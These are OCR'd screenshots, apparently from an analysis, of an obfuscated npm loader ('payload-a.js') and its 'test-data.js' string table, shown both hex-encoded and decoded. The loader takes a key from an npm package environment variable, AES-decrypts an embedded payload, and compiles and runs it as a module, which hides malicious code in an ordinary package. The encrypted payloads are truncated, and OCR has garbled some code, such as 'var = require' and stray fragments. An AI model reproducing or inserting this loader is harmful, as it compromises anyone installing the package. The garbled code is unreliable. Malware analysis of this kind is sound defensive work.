

payload-a.js — npm-fuckup
payload-a.js
new
payload-a.js
n
function unhex(r) {
return Buffer.from(r, "hex").toString();
}
var = require("./test/data");
var o = process[unhex(n[3])][unhex(n[4])];
if (!o) return;
var u = require(unhex(n[2]))[unhex(n[6])](unhex(n[5]), o)
var a = u.update(n[0], unhex(n[8]), unhex(n[9]));
a += u.final(unhex(n[9]));
var f = new module.constructor();
(f.paths = module.paths), f[unhex(n[7])](a, ""), f.exports(n[1]);



test-data.js — npm-fuckup
payload-a.js
test-data.js
new
test-data.js
...
module.exports = [
"75d4c87f3[...large entry cut...]68ecaa6629",
"db67fdbfc[...large entry cut...]349b18bc6e1",
"63727970746f",
"656e76",
"6e706d5f7061636b6167655f6465736372697074696f6e",
"616573323536",
"6372656174654465636970686572",
"5f636f6d70696c65",
"686578",
"75746638"
];



test-data.js — npm-fuckup
payload-a.js
test-data.js
new
test-data.js
...
module.exports = [
"75d4c87f3[...large entry cut...]68ecaa6629",
"db67fdbfc[...large entry cut...]349b18bc6e1",
"crypto",
"env",
"npm_package_description",
"aes256",
"createDecipher",
"_compile",
"hex",
"utf8"
];

